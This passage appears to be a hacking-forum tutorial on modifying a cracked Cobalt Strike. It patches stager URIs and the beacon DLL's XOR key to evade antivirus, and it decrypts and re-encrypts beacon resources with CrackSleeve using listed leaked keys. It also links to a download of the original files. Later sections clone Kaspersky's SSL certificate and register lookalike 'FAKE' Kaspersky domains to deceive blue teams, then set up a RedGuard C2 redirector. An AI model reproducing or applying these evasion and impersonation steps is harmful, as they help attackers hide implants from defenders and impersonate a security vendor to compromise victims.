
Next modify will be on the "CommonUtils.JAVA", double click on the file and search for ( checksum8 ) in the functions MSFURI + MSFURI_X64 as below:
MSFURI x32 we need to add our new URI for stager x32
Посмотреть вложение 36119
MSFURI_X64 we need to add our new URI for stager x64.
Посмотреть вложение 36120

After chaging, it's should looks like this.
Посмотреть вложение 36121
Now as we see above, we only change 2 files, the cloudstrike functions of webserver and the Commonutils file in the common file...
We need to build the artifacts now project now, we may get some error kz of the changing above, but it's okay, we will fix it simple by remove the errors functions.

As you can see our compile has been done successfully in the help of our Lib/cobaltstrike.JAR ヽ(#`Д´)ノ
Посмотреть вложение 36122
~/ Obfuscate Beacons
We will go to second and the most important part in obfuscating our beacon DLL!
We will put our "BeaconPayload.java" inside our "SRC" and make sure the structure is correct as below:
Create folder inside "SRC" and name it "beacon", and paste the "BeaconPayload.JAVA" inside it, it should look like this.
Код:src/beacon/BeaconPayload.java
Посмотреть вложение 36442

Now, open BeaconPayload.java in IDEA, and look at below picture where hex "2E" ( 0x2E ) in decimal encoding.
Посмотреть вложение 36443

We need now to change this decimal encode to anything else, for this demo, i have change it to "77" ( 0x4D ) in hex.
Посмотреть вложение 36444
Use this site to convert your decimal to hex.
So far, what we did now is obfuscation the source code of loading the DLL in CS, now we need to modify the DLL with "CrackSleeve + IDA".
~/ CrackSleeve
I want mention here that to be able to modify the DLL you need the key, since the modified cobaltstrike 4.5 i will release with my tool HCS, we will work on previous DLL of cobaltstrike 4.4 by following this method you can modify cobaltstrike 4.x upto 4.5.
Now we need to modify our beacon DDL's via CrackSleeve.
put the CrackSleeve.java and cobaltstrike.jar in same folder, and edit the file CrackSleeve.java with IDEA.

open CrackSleeve.java in IDEA and change the key as below:
Посмотреть вложение 36445
OriginKey CS 4.4:
Код:{94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110, -42}
I want mention here, that if you would like to modify beacons of cobaltstrike 4.0 or 4.1, 4.3, 4.4, 4.5 then you can download the original files of cobaltstrike 4.1 due 4.5 and also i put the keys (execpt 4.5 until the release of the tool) so you can use any version and modified it need by replace it in CrackSleeve.java ヽ(#`Д´)ノ
Download CS 4/x original files:
Код:https://anonfiles.com/N3kdH1idy9/CS_4.x_original_XSS_7z
Посмотреть вложение 36446
OriginKey
Код://private static byte[] OriginKey40 = {27, -27, -66, 82, -58, 37, 92, 51, 85, -114, -118, 28, -74, 103, -53, 6 }; //private static byte[] OriginKey41 = {-128, -29, 42, 116, 32, 96, -72, -124, 65, -101, -96, -63, 113, -55, -86, 118 }; //private static byte[] OriginKey42 = {-78, 13, 72, 122, -35, -44, 113, 52, 24, -14, -43, -93, -82, 2, -89, -96}; //private static byte[] OriginKey43 = {58, 68, 37, 73, 15, 56, -102, -18, -61, 18, -67, -41, 88, -83, 43, -103}; //private static byte[] OriginKey44 = {94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110, -42}
Decryption Keys
Код:4.0 1be5be52c6255c33558e8a1cb667cb06 4.1 80e32a742060b884419ba0c171c9aa76 4.2 b20d487addd4713418f2d5a3ae02a7a0 4.3 3a4425490f389aeec312bdd758ad2b99 4.4 5e98194a01c6b48fa582a6a9fcbb92d6
Now after changing the key in the CrackSleeve.java run the command:
ThenКод:javac -encoding UTF-8 -classpath cobaltstrike.jar CrackSleeve.java
Код:java -classpath cobaltstrike.jar;./ CrackSleeve decode
Then if your CS key is correct, you will find the decryption DLL inside the (sleeve) folder.
Код:Resources/Decode/sleeve
~/ IDEA dll Obfuscate

Open IDA and start with any of DLL you want to modify ( i choise the beacon.dll ).
Посмотреть вложение 36447

Search ( ALT+T ) for ( 2E ---> find all occurrences ).
Посмотреть вложение 36448





find "XOR" and click on it, then go to "Edit --> Patch program --> Change byte".
Посмотреть вложение 36449
Change from 2E to any you like, for me i choice 9F
2E XOR
Посмотреть вложение 36450
9F XOR
Посмотреть вложение 36451
after editing confirm
Посмотреть вложение 36452
Then apply the patch.
Посмотреть вложение 36453
DON'T SAVE the back! skip it.
Now we need to encrypt our modified DLL through CrackSleeve, run this command and copy the sleeve inside IDEA project.
Код:java -classpath cobaltstrike.jar;./ CrackSleeve encode 5e98194a01c6b48fa582a6a9fcbb92d6
Посмотреть вложение 36454

after confirm the same procedure for the rest of DLL in the sleeve folder, open your IDEA and follow the picture ( copy your sleeve inside IDEA project ).
Посмотреть вложение 36455
~/ Clone *.Kaspersky.com SSL & Avoid BlueTeam
In this part, we will seperate the SSL Hijack with 2 parts:
- Clone SSL
Some companies, they add security in TLS to didn't download it, ex: kaspersky.com
If we try to download it, we will get this error:
Посмотреть вложение 37010
To bypass this, worldwide company such kaspersky, they spilt subdomains to some partners who don't follow the security policy the headquarter do, so simple subdomain scanning, we grab one of the trusted subdomain of kaspersky, which is: me-en.kaspersky.com, try to clone the SSL and see:
Посмотреть вложение 37011
Sounds perfect now, our Kaspersky.com SSL is ready to use.


But now you need to check the real SSL information, and write it down for our use in the C2 configuration file.
Посмотреть вложение 37029

Click in details to get more information.
Посмотреть вложение 37030
Second my recommended once you know your customer AV to clone the same company SSL and register "FAKE" domain which you will use when we generate our beacon, so to catch our beacon and know that our kaspersky.com domain is "FAKE" will be harder for blue team to analyze it.
also good trick to add subdomain for kaspersky such as, dl.kasperskyetcdomain.com or kav.kasperskyetcdomain.com, and so on..
- C2 Setup / RedGuard.
The setup for the C2, it's quit easy.. but the most important here for our advanced OPSEC is to use the kaspersky.com domain or any other domain you need, before running your teamserver, setup redguard with the command:
Код:git clone https://github.com/wikiZ/RedGuard.git cd RedGuard go build -ldflags "-s -w" chmod +x ./RedGuard&&./RedGuard

Once the setup is done, you will see something like this.
Посмотреть вложение 37028
This is the default setting, you need to change your setting now in and reload the C2.
Код:/root/.RedGuard_CobaltStrike.ini
Посмотреть вложение 37031

Now let's create and configure our listener ( https + http ) with C2, and make sure to have your own "FAKE" domain, as per your client AV, EDR.
http listener ( Port 80 ---> 8080 ).
https listener ( port 443 --> 4433 ).
Посмотреть вложение 37026
Once you done, you can check the C2 status.
Посмотреть вложение 37032
